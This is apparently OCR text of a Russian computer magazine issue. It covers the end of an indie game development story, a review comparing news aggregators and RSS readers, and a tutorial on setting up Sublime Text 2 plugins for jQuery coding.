Существуют бандлы, которыми занимаются издатели. Если ваша игра понравится — вы получите предложение на издание проекта с последующим участием в бандле. Сохранить верность инди или подписать этот контракт — решать только вам.

...PROFIT?

Что в итоге? Заработать миллионы на первой игре проблематично, так что с ходу рассчитывать на славу Notch'а не стоит. Тем более для него Minecraft был далеко не первой игрой. Какое-то количество продаж у первого проекта будет, но деньги тут далеко не главное.

Самое ценное, что вы получите, — опыт. Одно дело прочитать, как описывают процесс другие люди, и совсем другое — попробовать на себе. Если вы не остановитесь, уже вторая игра окажется на голову выше. Вместо того чтобы разбираться с техническими вопросами, вы потратите больше сил на саму игру.

Да и чувство, что проект, который вы создали, кому-то нравится, здорово помогает. Если вы еще не видели Indie Game: The Movie — обязательно посмотрите. Этот фильм отлично передает ощущения разработчиков насчет всего, что касается их игр. Braid, Super Meat Boy или ваша собственная игра — не имеет значения. Накал страстей будет одинаковым.

RETENTION — ПЕРВАЯ ИГРА SOMETIMES YOU

Наша первая игра Retention — это небольшой арт-проект, который проходится от начала и до конца всего за десять минут. Мы постарались, чтобы игрок за эти минуты смог получить какие-то новые и необычные ощущения, и, если верить обзорам в прессе, нам это удалось. В Retention мы собрали необычный жанр (интерактивный фотоальбом), больше двух сотен обработанных фотографий из личных альбомов и атмосферный саундтрек, который был написан еще до начала разработки, но хорошо вписался в общую картину. Чуть больше месяца заняла основная часть разработки, еще пара месяцев ушли на перевод и рекламу игры.

Один из самых сложных моментов разработки был в августе 2011-го, когда в Steam неожиданно вышла Trauma. У Trauma с Retention практически одинаковые завязки, да и опираются обе игры на фотографии. Было очевидно, что про это сходство напишет в своей рецензии каждый второй журналист. И если Trauma в августе уже выпустили, то Retention еще только находилась в процессе разработки — так ведь и в плагиате могут обвинить! Тем не менее мы смогли собраться с силами и довести игру до релиза. Мы слишком верили в проект, чтобы вот так взять и отменить его.

WWW

• Сайт Sometimes You: www.sometimesyou.com;
• наша первая игра Retention в магазине Desura: www.desura.com/games/retention.

Игорь Антонов (antonov.igor.khv@gmail.com)

Информация — это сила, и с этим утверждением вряд ли поспоришь. Каждый день мы пропускаем через себя мегабайты полезного контента, разгребая в Google Reader многочисленные подписки на любимые сайты и блоги. Протокол RSS вкупе с мощнейшим агрегатором в лице Google Reader здорово выручают, но в современных реалиях их возможностей, увы, не хватает. Хочется получать свежую информацию и при этом не думать, есть ли у тебя подписка на соответствующий поток. Решением этой проблемы уже давно озадачились многочисленные разработчики, и сегодня мы можем сравнить и протестировать автоматизированных кулинаров экзотической кухни с именем «Контент».

Читаем с умом

ЗАПРАВЛЯЕМСЯ КОНТЕНТОМ ПО ПОЛНОЙ

КАК МЫ ОЦЕНИВАЛИ СЕРВИСЫ

Все рассмотренные в статье веб-сервисы мы оценивали по нескольким критериям: свежесть найденного контента, наличие контента на русском языке, доступность приложений для iOS/Android, возможность пользоваться сервисом через веб, интеграция с Google Reader и внешний вид. Критерий «Интересность контента» рассчитывался на основании материалов, непосредственно связанных с ИТ. Параметр «Свежесть материалов» оценивался на примере актуальности новостей. Зачастую сервисы предлагали к чтению «свежие» новости месячной давности.

КУЛИНАРЫ КОНТЕНТА


StumbleUpon

stumbleupon.com

При вступлении в ряды стамблеров (пользователь сервиса StumbleUpon) требуется выбрать одну или несколько категорий, характеризующих твои интересы. После этого поиск свежего контента сведется к нажатию одной-единственной пимпы «Stumble!». Эффект подачи контента можно сравнить с переключением телевизионных каналов. Один щелчок — и загружается новая страница, соответствующая интересам, указанным при регистрации. Весь контент StumbleUpon черпает в первую очередь от самих пользователей сервиса. Пользователи смотрят/добавляют контент, который впоследствии увидят другие серферы, и ставят ему оценки. Чем больше хороших оценок за материал, тем больше шансов, что именно эту страницу увидит очередной стамблер.



Интересность контента: **7**
Свежесть материалов: **8**
Условия использования: **Free**/**Paid**
Наличие тегов: **Нет**
Фильтрация контента: **Нет**
Подключение своих RSS: **Нет**
Экспорт материалов: **Да**



Prismatic

getprismatic.com

Сервис подбирает список категорий с интересами на основании Twitter-аккаунта пользователя, а в дальнейшем генерирует подобие газеты с новостями по определенной категории. Отобранные новости очищаются и заново переверстываются сервисом. Таким образом, все материалы отображаются в едином стиле, а это здорово облегчает чтение (особенно на девайсах с небольшим дисплеем).

Одна из приятных особенностей сервиса — возможность мгновенной фильтрации записей. Достаточно кликнуть по любому пункту из предлагаемых тематических категорий, как сразу же произойдет новая выборка и обновлений ленты.

Prismatic проиндексировал мой тви-акк и, в принципе, приготовил для меня блюдо из правильного контента. Я пишу в твиттер больше всего на связанные с IT темы, поэтому сервис подобрал мне материалы, связанные с этой областью.

Интересность контента: **6**
Свежесть материалов: **7**
Условия использования: **Free**
Наличие тегов: **Нет**
Фильтрация контента: **Да**
Подключение своих RSS: **Да**
Экспорт материалов:**Да**

Pulse

pulse.me

Любителям всего красивого и изящного однозначно придется по душе новостной агрегатор Pulse. Сразу после регистрации аккаунта тебе предлагают выбрать одну или несколько новостных категорий. Когда ты определишься с выбором, Pulse начнет формировать список свежих топиков. Все найденные посты аккуратненько выстраиваются в виде маленьких плиточек, после клика по которым открывается окно с просмотром текста. Все заметки очищаются от лишней шелухи и предстают в максимально удобном для чтения виде.

Свежие материалы сервис находит без проблем, а вот интересность контента подкачала. Может, мне не повезло, но практически весь контент затрагивал так или иначе лишь новости с популярных ресурсов. Технические статьи попадались крайне редко. С языком опять же напряг — весь контент только на английском.



Интересность контента: **4**
Свежесть материалов: **8**
Условия использования: **Free**
Наличие тегов: **Нет**
Фильтрация контента: **Да**
Подключение своих RSS: **Да**
Экспорт материалов: **Да**

Surfingbird


surfingbird.ru



Surfingbird — это наш ответ StumbleUpon. Идея сервисов абсолютно одинаковая — регистрируешься, выбираешь категории интересов. Ну а когда прибьет приступ скукоты, начинаешь кликать по кнопке «Серф», дабы получить очередную порцию новых и якобы полезных материалов.

Каждый материал подвергается оценке пользователей, и, собственно говоря, количество положительных оценок решает его дальнейшую судьбу. Сервис поддерживает возможность комментирования и экспорта понравившихся ссылок. Теперь пару слов о качестве работы. Surfingbird работает хорошо, и попадаются действительно веселые и полезные материалы, но это относится к развлекательным категориям. Я специально протестировал разделы «Программирование», «Компьютеры», и результат меня огорчил. Статьи и новости попадались устаревшие. Если для статей это еще можно простить (информация актуальна долгое время), но вот читать новости двух-трехмесячной давности как-то не айс.

Интересность контента: **6**	Условия использования: **Free**	Фильтрация контента: **Да**	Экспорт материалов: **да**
Свежесть материалов: **8**	Наличие тегов: **Нет**	Подключение своих RSS: **Да**	



Google Currents

https://google.com/producer/currents

Корпорация добра не могла остаться в стороне и запустила свой сервис агрегации новостей в «журнальном стиле». Реализация получилась достаточно успешной и чем-то похожей на тот же Pulse. В Гугле не изобретать новый интерфейс. Он хорош, но выглядит стандартно для такого рода приложений. Зато они попытались разнообразить предложения в плане контента.

Библиотека категорий достаточно большая, и в ней каждый может найти интересные для себя темы. Тот, кто не хочет читать рекомендуемые материалы, всегда может подключить свои фиды (есть синхронизация с Google Reader) и наслаждаться удобством чтения контента из любимых источников. Сервис заботится, чтобы пользователь получал максимально свежий контент. По качеству отбора материала тоже можно поставить небольшой плюсик. На IT-тематику GC подбирал как хорошие новости, так и материалы из крупнейших IT-порталов.

Интересность контента: **9**	Условия использования: **Free**	Фильтрация контента: **Да**	Экспорт материалов: **Да**
Свежесть материалов: **9**	Наличие тегов: **Нет**	Подключение своих RSS: **Да**	

Flipboard

flipboard.com



Ребята из Flipboard не страдают отсутствием креатива и подошли максимально ответственно к созданию своего приложения. Перед нами все та же идея (тема контента → контент), но реализация сделана нестандартно. Flipboard аккуратненько собирает все новости и верстает из них настоящий журнал.

Несомненно, радует, что Flipboard не ограничивается синхронизацией с Google Reader. К нему также легко можно присоединить свой Twitter-аккаунт, и он сверстает журнал из твитов. Причем в качестве текстов будут не только твиты, но и материал, ссылка на который есть в твите. Точно такой же трюк можно провернуть со своими аккаунтами во многих других популярных сервисах.

Нашей страны пока нет в списке поддерживаемых, поэтому новостей и статей на русском от сервиса ждать не стоит. По качеству подбора материала на английском Flipboard вполне можно приравнять к Google Media.

Интересность контента: **9**	Условия использования: **Free**	Фильтрация контента: **Да**	Экспорт материалов: **Да**
Свежесть материалов: **9**	Наличие тегов: **Нет**	Подключение своих RSS: **Да**	

Zite

zite.com



Если Flipboard радует своим красивым журнальным видом, то разработчиков Zite стоит поблагодарить за общую концепцию хорошо продуманного пользовательского интерфейса. Сразу после запуска приложения предлагается выбор аккаунтов (Twitter, Pocket, Google Reader, FB), с которыми можно синхронизироваться и построить так называемое дерево интересов. Надо сказать, что происходит этот процесс достаточно быстро. После построения дерева начинается подбор и «верстка» материалов.

Подбирает материал сервис качественно. Я уже говорил, что пишу и читаю в основном на технические темы, и предложенные материалы как раз соответствовали тематике. Претензий к свежести контента также не было: новости колебались между вчерашним-позавчерашним днем, что, в общем-то, неплохо. Жаль только, что Zite так и не смог предложить мне хоть килобайт текста на родном языке. Все материалы сугубо на языке Шекспира, и повлиять на это никак нельзя.

Интересность контента: **8**
Свежесть материалов: **10**
Условия использования: **Free**
Наличие тегов: **Да**
Фильтрация контента: **Да**
Подключение своих RSS: **Нет**
Экспорт материалов: **Да**


Критерий	Приложение						
	StumbleUpon	**Prismatic**	**Pulse**	**Surfingbird**	**Google Media**	**Flipboard**	**Zite**
Интересность контента	7/10	6/10	4/10	6/10	9/10	9/10	8/10
Свежесть материалов	8/10	7/10	8/10	6/10	9/10	9/10	10/10
Наличие тегов	Нет	Нет	Нет	Нет	Нет	Нет	Да
Фильтрация контента	Нет	Да	Да	Да	Да	Да	Да
Подключение своих RSS	Нет	Да	Да	Да	Да	Да	Нет
Экспорт материалов	Да	Да	Да	Да	Да	Да	Да
Мобильное приложение	Да	Да	Да	Да	Да	Да	Да
Материалы на русском	Мало	Нет	Нет	Много	Средне	Нет	Нет

THERE'S NO SCHOOL LIKE THE OLD SCHOOL

Из-за новых приложений традиционные RSS-сервисы ушли в тень, но полностью забыты не были. Продвинутой альтернативой является Newsblur (newsblur.com), его можно посоветовать людям, которые очень серьезно относятся к мониторингу интернета (но много ли таких?). Сильные стороны — очень оперативный рефреш лент, самообучающаяся система фильтрации, возможность просмотра оригинальной страницы статьи прямо внутри Newsblur.

Также можно поднять и собственный «ридер» на сервере – для этого есть свободный проект TinyTinyRSS (tt-rss.org), но посоветовать его можно только тем, кому нужен какой-то очень специфический механизм фильтрации контента.

Более подробно говорить об альтернативах Google Reader не имеет смысла — остаются лишь очень нишевые решения.



RSS-ЧИТАЛКИ ДЛЯ ДЕСКТОПА

FeedDemon

feeddemon.com




Под Windows написано очень много всевозможных RSS-агрегаторов, но одним из наиболее продвинутых уже давно является FeedDemon. Программа доступна в нескольких версиях (Standart и Pro). Главное отличие платной версии от бесплатной — наличие рекламы. Поддержка синхронизации с Google Reader присутствует. Интерфейс программы слишком устарел (все напоминает Windows XP). Из интересных возможностей стоит также выделить возможность присвоения тегов для постов. Очень порадовало наличие встроенного браузера (на движке IE) с табами, а также возможность чтения загруженных материалов offline. Без огорчений также не обошлось. Никаких намеков на readability, суперкрасивого форматирования текстов здесь нет. Как, впрочем, нет и связи с популярными сервисами. Складывается ощущение, что программа застряла в прошлом.

Резюме: Неплохая читалка в функциональном плане, но намертво застрявшая в прошлом из-за интерфейса. Напоминает старый MS Outlook.

Условия распространения: **Shareware/Free** Основная платформа: **Windows** Версия для других платформ: **Нет**

NetNewsWire

netnewswireapp.com




NetNewsWire больше похож на типичные офисные приложения вроде MS Outlook. Из функционала у NetNewsWire на борту типичный набор для программ такого типа: синхронизация с Google Reader, самостоятельная работа, сохранение постов в Instapaper и так далее. Основная изюминка NetNewsWire — поддержка языка сценариев AppleScript. Понадобится такая фишка только самым продвинутым пользователям (коим ты и являешься), но она открывает поистине безграничные возможности. Огорчает, что, несмотря на крутую функциональность, у NetNewsWire отсутствует поддержка чтения в упрощенной форме.

Резюме: Скромный интерфейс и поддержка AppleScript однозначно понравится матерым гикам.

Условия распространения: **Shareware/Free** Основная платформа: **Mac OS** Версия для других платформ: **iOS**

Liferea

liferea.sourceforge.net



Liferea — по прежнему самый зрелый RSS-агрегатор для Linux. Поддерживается интеграция с Google Reader и TinyTinyRSS, но есть и возможность работать в автономном режиме, без привязки к какому-либо веб-сервису. При желании оформление статей можно изменить с помощью CSS. К сожалению, клиент не поддерживает привычных функций вроде публикации статей в социальных сетях и сервисах закладок — для этого стоит обратить внимание на совсем новый и менее отточенный клиент LightRead (https://launchpad.net/lightread).

Резюме: Ставший живой классикой RSS-агрегатор для Linux, альтернатив которому, по сути, и нет.

Условия распространения: **Open Source** Основная платформа: **Linux/BSD** Версия для других платформ: **Нет**

Полезные расширения для браузеров

Современные веб-страницы — это не только полезный и ценный контент, но еще туева куча режущей глаз рекламы. Бывает, попадаешь на какой-то блог и вроде все хорошо: темы заметок шикарные, стиль изложения автора оставляет приятные впечатления, но читать текст невозможно. Автор либо перемудрил с отступами, что заставляет глаза быть в постоянном напряжении, либо решил заработать и раскрасил свои посты большими рекламными картинками/ссылками и так далее. Чтобы как-то сгладить проблему, мудрые разработчики придумали специальные расширения для браузеров. Они ловко вычищают весь мусор и предоставляют контент в наиболее выгодном свете.

Safari

Маководам (теперь Safari будет доступен только для Mac OS) неслыханно повезло — все необходимое они получают сразу после установки браузера. При заходе на любую страницу, содержащую статью/заметку (одним словом, объемный текст), в строке ввода адреса появляется кнопка «Read». Одно нажатие — и всплывает окошко, в котором мы видим хорошо отформатированный текст страницы на белом фоне. Расширение любезно вырезает лишние картинки (например, рекламу) и оставляет только изображения, непосредственно относящиеся к основному тексту.



Firefox

Расширение Clearly доступно как для Firefox, так и для Google Chrome. Главная функция — очистка страницы от лишнего мусора. С этой задачей Clearly справляется хорошо, и на протестированных мной страницах каких-либо проблем замечено не было. Среди других полезных функций — возможность сохранения очищенной заметки прямо в Evernote. А вот с возможностью публикации ссылок в соцсети проблема. Такой возможности попросту нет.





Opera

Используй CleanPages. Несмотря на небольшую популярность, браузер Opera не обделен вниманием. Функционал расширения значительно беднее (не жди от него красивостей вроде всплывающих окон), чем для Chrome и Firefox, но с задачей очистки страницы от мусора справляется хорошо. На выходе получается страница, оптимизированная для чтения и печати.



Google Chrome

Подойдет iReader. Великолепное расширение, скопированное с Reader для Safari. Расширение вырезает со страницы все лишнее и оставляет только полезный для чтения контент. Правда, стоит заметить, что в отличие от оригинала (соответствующая возможность в Safari) iReader работает во многих случаях лучше. Со страницами, которые не распознал Reader, прекрасно справился iReader. Кроме того, iReader позволяет расшарить понравившийся материал в Twitter, Facebook и Flickr.

Илья Муравьев



ПОЗНАЕМ ДАО Sublime Text 2

ПРЕВРАЩАЕМ ПОПУЛЯРНЫЙ РЕДАКТОР В JQUERY-КОМБАЙН С ПОМОЩЬЮ МОДУЛЕЙ

Sublime Text любят многие. Даже флудеры с хабра положительно отзываются об этом программерском редакторе! Однако поступают на него и жалобы — например, на то, что в нем нет привычного окна настроек, удобной установки расширений, и это напрочь отбивает желание с ним знакомиться. На самом деле это не так: редактор можно заточить под любую область разработки. Я покажу, как просто и удобно устроен Sublime Text, на примере jQuery-кодинга.

ЗНАКОМИМСЯ С SUBLIME TEXT 2

Sublime Text 2 не нуждается в особом представлении. Сегодня он считается едва ли не самым продвинутым мультиплатформенным редактором. Область его применения — от plain text до Ruby, Python и десятков других языков. В № 154 за 2011 год твоего любимого журнала уже был подробный обзор с описанием всех ключевых фич, так что эту тему я умышленно пропускаю. Сейчас цель несколько иная — приспособить его под конкретные задачи.

Для дальнейшей препарации понадобится последняя версия редактора, скачиваем ее с официального сайта программы www.sublimetext.com. За 59 долларов ты можешь приобрести лицензию для Sublime Text (ST), но никаких функциональных ограничений в бесплатной версии нет. Единственный негатив — напоминание, изредка маячащее на горизонте окна программы, и пометка UNREGISTERED в заголовке.

Кроме того, доступна portable-версия. Она будет полезна, если ты планируешь перенести редактор на флешку или на другую рабочую машину. В принципе, это даже более удобный вариант стационарной установки, так как все файлы будут собраны в одной папке, а не разбросаны по системе. Все описываемые далее настройки будут равно применимы ко всем свежим сборкам под win, за исключением минимальных различий в файловых путях.

ТЯЖЕЛО В УЧЕНИИ, ЛЕГКО В БОЮ

Перед тем как начать наращивать функционал Sublime Text, обратим внимание на одну особенность русской души — желание освоить методом научного тыка любое свойство, явление или вещь. Так вот: к сожалению, с ST этот трюк не проходит.

Я не буду давать советы по работе с редактором, их бесчисленное множество на просторах Сети. Скажу лишь одно — учи горячие клавиши! И это не шутка. Все дело в том, что на хоткеях основаны все коронные операции Sublime Text, которые будут меньше отвлекать от кода и помогут сосредоточиться на работе.

Едва ли не самая известная особенность Sublime Text — мультивыделение. Если нужно одновременно выделить одинаковые значения, используем <Alt + F3>. Упаси боже делать это через поиск и замену (<Ctrl + H>, кстати)! Одинаковые слова, теги, переменные очень просто создавать одновременно. Для этого держим <Ctrl> и устанавливаем курсор на тех участках, где нужно ввести данные.

При работе с проектами возникает необходимость быстро перемещаться между файлами, создавать новые структуры. В принципе, это можно сделать через сайдбар (<Ctrl + K>, <Ctrl + B>), где папки и файлы создаются через контекстное меню. Однако есть небольшой хинт, позволяющий сократить время, — установка модуля AdvancedNewFile. Данное расширение создаст за тебя папку, остается лишь указать путь расположения файла, нажав <Ctrl + Alt + N> (вместо того чтобы создавать новую директорию, а в ней файл). Как устанавливать расширения, я расскажу в следующей главке.

Одна из наиболее продвинутых функций Sublime, под которую выделен целый раздел меню Find, — поиск по файлам. Если в твоем проекте счет идет на десятки файлов, удобно их открывать через поиск, который работает шустрее, чем в любой IDE-среде. Причем ST поддерживает неточный ввод. <Ctrl + P/R/G> — переход к файлу/символу/строке.

Во многих приложениях, которые уважают пользователя, предусмотрен полноэкранный режим. В Sublime Text он активируется по <F11>. Но есть и другой мегаудобный режим «не отвлекаться» — <Shift + F11>. В нем переключаешься между вкладками через <Alt + цифра>. Можешь побаловаться со слоями (layouts) и выбрать наиболее удобный режим — <Shift + Alt + цифра>.

Если трудно сразу все это запомнить, можно воспользоваться интерактивным тренажером для клавиатурных сочетаний: is.gd/dl0PIH. Шпаргалка на русском языке: is.gd/BbMCyh.

SUBLIME PACKAGE CONTROL — НАРАЩИВАЕМ ФУНКЦИОНАЛ

Все расширения в Sublime Text именуются Packages. Сюда входят и функциональные модули, и темы оформления. Можно по старинке устанавливать дополнения вручную, через меню «Preferences → Browse packages» и копируя пакеты в "Documents and Settings\папка пользователя\Application Data\Sublime Text 2\Packages" ("Data\Packages" в portable-версии). Но за нас это красиво сделает пакетный менеджер Sublime Package Control (SPC). Суть в том, что он скачивает расширения с репозитория, а также GitHub, BitBucket и с JSON-репозиториев, которые ты определишь сам. Мы обращаемся к нему через консоль редактора, лишь указывая название пакета из списка. Зайди на is.gd/5soWAS, и ты увидишь все доступные пакеты.

Итак, для установки менеджера пакетов в Sublime Text запускаем консоль (<Ctrl + ‘>) и вбиваем код, указанный в разделе «Installation» на wbond.net (bit.ly/wgKqFq) (приводить не буду, удобней сделать копипаст). Перезапускаем Sublime. Отныне расширения можно устанавливать из консоли по нажатию <Ctrl + Shift + P> (или «Preferences → Package Control»). Для того чтобы установить новый пакет, вводим в консоли «Install Package», в статусной строке наблюдаем за процессом. Выбираем в выпадающем списке пакет, кликаем по нему или нажимаем <Enter>. Перезагружаемся (опционально).


Во всех рассмотренных ниже случаях для установки расширений этого способа будет достаточно. Однако если пакет не включен в дефолтный канал репозитория, придется подключать GitHub/BitBucket/JSON, о чем можно прочесть в документации к SPC.

JQUERY PACKAGE — ДОБАВЛЯЕМ СИНТАКСИС И СНИППЕТЫ

Первое, что нам нужно для базового боекомплекта, — это подсветка синтаксиса. В Sublime Text соответствующий переключатель расположен в правом нижнем углу, однако jQuery в списке не числится. Доступны JavaScript и JSON, но все особенности фреймворка jQuery данные надстройки не учитывают. jQuery Package (is.gd/am3SkN) компенсирует это небольшое упущение. Установив пакет, также можем сменить цветовую схему через меню «Preferences → Color Scheme». В jQuery Package также входят сниппеты (читай главу ниже). Плюс, если ты работаешь с jQuery Mobile, советую установить jQuery Mobile Snippets: is.gd/o8M4yj.

DETECTSYNTAX — АВТООПРЕДЕЛЕНИЕ СИНТАКСИСА

Sublime Text не читает твои мысли, поэтому изначально формат документа не определен. Соответственно, синтаксис не работает, и его нужно устанавливать вручную. Расширение DetectSyntax (is.gd/elmHcX) позволяет задавать специальные правила для автоопределения любого синтаксиса.



Sublime Package Control, установка расширений

Если мы хотим, чтобы все наши файлы открывались в jQuery, в конфиг Packages/User/DetectSyntax.sublime-settings нужно добавить правило:

Конфиг DetectSyntax.sublime-settings

```
{
    "name": "jQueryJavaScript",
    "rules": [
    { "file_name": ".*\\.js$" }
        ]
}
```

Здесь jQueryJavaScript — это название синтаксиса, который мы установили вместе с jQuery, значение name взяли из Packages\jQuery\Syntaxes\jQueryJavaScript.tmLanguage. Опционально параметром first_line можно задавать текст первой строки для формата. Правила (rules) пишутся на RegExp. Для изучения проще всего открыть конфиг Packages/DetectSyntax/DetectSyntax.sublime-settings или перезаписать файл в директорию User. Никогда не редактируйте дефолтный конфиг, не зря есть юзерские настройки.

УЛУЧШАЕМ ЧИТАБЕЛЬНОСТЬ С JSFORMAT

Во время хардкорного кодинга сложно соблюдать порядок при оформлении и нередко возникает бардак. Структуру кода нужно приводить в читабельный вид, но нерационально делать это вручную. Так называемых бьютиферов для JS немало, JsFormat (is.gd/Rbhdci) — один из них. В действии расширение проявляет себя так: выделяешь участок JS-кода, который нужно привести в порядок, нажимаешь комбинацию <Ctrl + Alt + F>.

Можно поковыряться в конфиге JsFormat/JsFormat.sublime-settings и, если что-то не устраивает, поменять настройки под себя. Вот некоторые полезные опции:

- **"max_preserve_newlines": 4** — максимальное количество разрывов строк в фрагменте;
- **"preserve_newlines": true** — сохранение существующих разрывов строк;
- **"jslint_happy": false** — включение строгого режима jslint-stricter;
- **"brace_style": "collapse"** — стиль скобок [collapse|expand|end-expand|expand-strict] (по умолчанию «collapse»);
- **"keep_array_indentation": false** — сохранять отступ в массивах.

JSMINIFIER: МИНИМИЗИРУЕМ JS

Порядок в коде мы наводим для себя, для выкладывания на сервере стоит задача минимизировать количество строк. JsMinifier (is.gd/8xhs7q) компрессирует код, основываясь на правилах Google Closure Compiler и UglifyJS: убирает комментарии, пробелы, кавычки, прочее. Выделив код и нажав <Ctrl + Alt + M>, ты приятно удивишься :). Если нужно сохранить исходный и конечный результаты раздельно, скопируй код через <Ctrl + Alt + Shift + M>, создай новый файл и вставь в него компрессированный буфер обмена.

ПРОВЕРКА ПРАВОПИСАНИЯ С SUBLIMELINTER

Для поиска ошибок в коде оптимально задействовать браузерную консоль, но не очень рационально с ее помощью ловить опечатки. В данном случае окажет полезную услугу расширение SublimeLinter (is.gd/loZ31q), которое в режиме реального времени следит за корректным написанием кода на основе правил JavaScript (см. is.gd/hFXnuV как пример). SublimeLinter предлагает валидаторы jshint, jslint и gjslint.

Кроме того что пакет нужно устанавливать через SPC, для Windows придется скачать интерпретатор с сайта nodejs.org. Вполне возможно, что понадобится подправить конфиг «Preferences → Package Settings → SublimeLinter → Settings – Default» и указать в параметре sublimelinter_executable_map адрес экзешника node.exe, если путь не определится самостоятельно. Также можете менять цвета определения ошибок по своему усмотрению.

По умолчанию работает фоновый режим (Background mode), оптимальный для реалтайм-отслеживания ошибок. Также возможны:

- Load-save mode (сохранение/загрузка),
- Save-only mode (только при сохранении),
- On demand mode (поиск ошибок по требованию, посредством клавиш <Ctrl + Alt + L>).

SublimeLinter универсален и поддерживает не только JavaScript, но и Python, Perl, Ruby, CSS и прочие языки.

Zen Coding в действии

Вызов сниппета

Вставка сниппета

НЕ ЗАПУТАТЬСЯ В ДВУХ СКОБКАХ С BRACKETHIGHLIGHTER

Новичкам, в частности, очень сложно разобраться, где в jQuery (is.gd/v1hfo2) скобка открывает код, а где закрывает. В довесок к предыдущему расширению этот простенький модуль подсвечивает парные скобки.

ZEN CODING — ПОЗНАЕМ ДЗЕН ЧЕРЕЗ HTML

При работе с HTML jQuery-программисту часто приходится заниматься копипастом, клонируя те или иные теги. Zen Coding (is.gd/hNDhz5) максимально упрощает этот рутинный процесс, позволяя одной строкой описать будущую структуру документа. В действии можно увидеть тут: vimeo.com/7405114.

Для создания базовых тегов и DOCTYPE в HTML-документе нажимаем <Ctrl + Alt + Shift + H>. Далее есть два метода ввода:

